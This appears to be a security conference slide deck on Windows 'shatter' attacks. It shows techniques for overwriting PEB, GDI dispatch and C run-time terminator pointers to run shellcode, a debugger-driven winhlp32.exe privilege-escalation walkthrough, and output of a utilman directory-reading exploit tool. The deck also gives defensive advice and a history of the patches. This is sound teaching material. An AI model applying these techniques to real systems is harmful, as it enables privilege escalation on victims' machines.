
New

```
0x7FFDF020  03 91 07 00
```

HEAP

```
00079103   90 B9 20 F0   .¹ ð
00079107   FD 7F B8 03   ý.¸.
0007910B   91 F8 77 89   'øw‰
0007910F   01 89 41 04   .‰A.
00079113   90 68 63 6D   .hcm
00079117   64 00 54 B9   d.T¹
0007911B   BF 8E 01 78   ¿Ž.x
0007911F   FF D1 CC 00   ÿÑÌ.
```


Overwrite PEB Lock Ptr




- Write shellcode to heap
- Overwrite PEB using word write
- Point into heap @ 0x00??XXXX

Overwrite GDI Dispatch Table Ptr

- Can not write byte by byte, as pointer is used between writes
- Write shellcode to known location
- Write pointer table to heap
- Set address to the third byte
- 0x00 is written to the fourth



Overwrite GDI Dispatch Table Ptr




- Write shellcode to known writeable
- Write ptr table to heap
- Overwrite GDI using word write
- Point into heap @ 0x00??XXXX

Overwriting C Run-Time Terminators

- crt0dat.c
  C run-time initialization / termination routines
- Terminators called from doexit()
  Called on normal or abnormal termination
- _initterm(_PVFV * pfbegin, _PVFV * pfend)
  Walk a table of function pointers, calling each entry
- Overwrite pointer in table with address of shellcode
- Close process using WM_CLOSE message

Overwriting _initterm Table Entries



```
780011F7 push         7803A154h
780011FC push         7803A14Ch
78001201 call         7800119B
```

```
7800119B push         esi
7800119C mov          esi,dword ptr [esp+8]
780011A0 jmp          780011A5
780011A2 add          esi,4
780011A5 cmp          esi,dword ptr [esp+0Ch]
780011A9 jae          780011B5
780011AB mov          eax,dword ptr [esi]
780011AD test         eax,eax
780011AF je           780011A2
780011B1 call         eax
780011B3 jmp          780011A2
780011B5 pop          esi
```

Buffer Overflows

- Windows messages pass user input
  Similar to other user input based security issues, the input should be sanitized before it is used,
- LB_DIR / CB_DIR Overflow
  In this case, the data was marshaled correctly but the length of the path was not checked before it was used, resulting in a buffer overflow
- Text Length Checking
  'Writing Secure Code' advises that to avoid buffer overflows you should check the length of the requested text before using any of the following messages; TB_GETBUTTONTEXT, LVM_GETISEARCHSTRING, SB_GETTEXT TVM_GETISEARCHSTRING, TTM_GETTEXT, CB_GETLBTEXT, SB_GETTIPTEXT, LB_GETTEXT

  Good advice, but….

Text Retrieval Messages

- It may not prevent exploitation

TB_GETBUTTONTEXTA	(WM_USER + 45)
LVM_GETISEARCHSTRINGA	(LVM_FIRST + 52)
TVM_GETISEARCHSTRINGA	(TV_FIRST + 23)
SB_GETTEXTA	(WM_USER+2)
SB_GETTIPTEXTA	(WM_USER+18)
TTM_GETTEXTA	(WM_USER +11)

- Race Conditions

  This process of requesting the length, setting up a buffer, and then requesting the text, could also open up the possibility of race conditions.

Discovery Tools


Locate Applications

- Spy ++ - Visual Studio
- Task Manager
    - Windows 2000 - can’t close apps running under system
    - Windows XP - Displays user applications run under
- Process Explorer – www.sysinternals.com

Locate Vulnerable Messages Through Fuzzing

- Enumerate through messages, passing ‘fuzzy’ parameters

Undocumented Application Messages



utilman.exe
winhlp32.exe
WINLOGON.EXE
WinMgmt.exe

Windows Help: winhlp32.exe - Application Error

The instruction at "0x01016c13" referenced memory at "0x00000004". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program

```
01016C13 test byte ptr [edi+3],2
01016C17 je 01016C2D
```

- winhlp32 loaded as system
- Run fuzzer passing 1
- Point edi to block of 0x11111111 and continue


Undocumented Application Messages

- Next exception
- Point esi to our block of 0x11111111, continue
- Final exception

```
01007E3D cmp word ptr [esi+20h],di
01007E41 ja 01007E5D
```

```
EAX = 0006F198 EBX = 00000002
ECX = 00001402 EDX = 00000000
ESI = 11111111 EDI = 00000000
```

```
First-chance exception in
winhlp32.exe: 0xC0000005:
Access Violation.
```



```
11111111()
WINHLP32! 01007eac()
WINHLP32! 01016c78()
WINHLP32! 0101e69c()
USER32! 77e11ef0()
USER32! 77e1204c()
USER32! 77e121af()
USER32! 77e28012()
USER32! 77e2fd24()
USER32! 77e2f76a()
```

```
01007EA8 push eax
01007EA9 call dword ptr [esi+36h]
01007EAC inc dword ptr [ebp+8]
```

Undocumented Application Messages


- Complex callback exploit
- Send message passing address of pointer 1 block
- EDI set to address of pointer 1 block
- ESI loaded with address of pointer 2 block
- [ESI+36] points to pointer to shellcode

Winhlp32.exe Exploit Structure

Pointer 1	Block of pointers pointing to pointer 2
Pointer 2	Block of pointers pointing to shellcode
Shellcode	Code to be executed

Unintentional Functionality

- Some controls have default message handling
  - LB_DIR message sent to utilman reads directories as SYSTEM user




```
The system cannot find the path specified.

C:\Documents and Settings>cd administrator
Access is denied.

C:\Documents and Settings>dir administrator
 Volume in drive C is Local Disk
 Volume Serial Number is 4CF6-F491

 Directory of C:\Documents and Settings\administrator

File Not Found

C:\Documents and Settings>e:\exploits\utildir "C:\Documents and Set
trator\*.*"

              Utility Manager Directory Viewing
              brett.moore@security-assessment.com

+ Finding Utility Manager Window...
+ Sending messages to child window..0x3c014ch
+ Done...

C:\Documents and Settings>
C:\Documents and Settings>
```

```
[..]
[Application Data]
[Cookies]
[Desktop]
[Favorites]
[FrontPageTempDir]
[Local Settings]
[My Documents]
[NetHood]
NTUSER.DAT
ntuser.dat.LOG
ntuser.ini
ntuser.pol
[PrintHood]
[Recent]
[SecurityScans]
[SendTo]
[Start Menu]
[Templates]
winscp.RND
[-a-]
```

Other Potential Shatter Attacks

- Request password for selected itemdata
- Attacker changes selected item
- Log in user for selected itemdata


Users
Client
Admin
User
smith
asdasd
o'brian
Small Company
Enter Password
Password For: User

ITEMDATA	TEXT
1	Admin
2	User

{LB_SETCURSEL}

ITEMDATA	TEXT
1	Admin
2	User

Application Protection Thoughts

- Message filtering

  Too many known and unknown messages to block the dangerous ones
  Only allowing the safe messages can be very tricky to implement throughout an application, and how can you be sure they are safe?

- Limited privilege

  Windows should not be created with higher privileges
  Beware RevertToSelf()

- Application defined messages

  Ensure any messages you define are handled safely

- Understand the threat

  Hopefully this presentation has helped you do just that

Some History

2000 - 07 - DilDog
Windows Still Image Privilege Elevation
2000 - 08 - Justin E. Forrester and team
An Empirical Study of the Robustness of NT Applications Using Random Testing
2002 - 05 - Simeon Xenitellis
Security Vulnerabilities In Event-Drive Systems
2002 - 05 - Chris Paget
Shatter Attacks - How to break Windows.
2002 - 07 - Simeon Xenitellis
Security Vulnerabilities In Event-Drive Systems (revised)
2002 - 08 - Chris Paget
More on Shatter
2002 - 12 - Microsoft Security Bulletin MS02-071 (WM_TIMER)
2003 - 07 - Oliver Lavery
Win32 Message Vulnerabilities Redux
2003 - 07 - Microsoft Security Bulletin MS03-025 (LVM_SortItems workaround)
2003 - 10 - Brett Moore
Shattering By Example
2003 - 10 - Microsoft Security Bulletin MS03-045 (LB_DIR / CB_DIR)
2004 - 04 - Microsoft Security Bulletin MS04-011 (Utility Manager Winhlp32 Priv Escalation)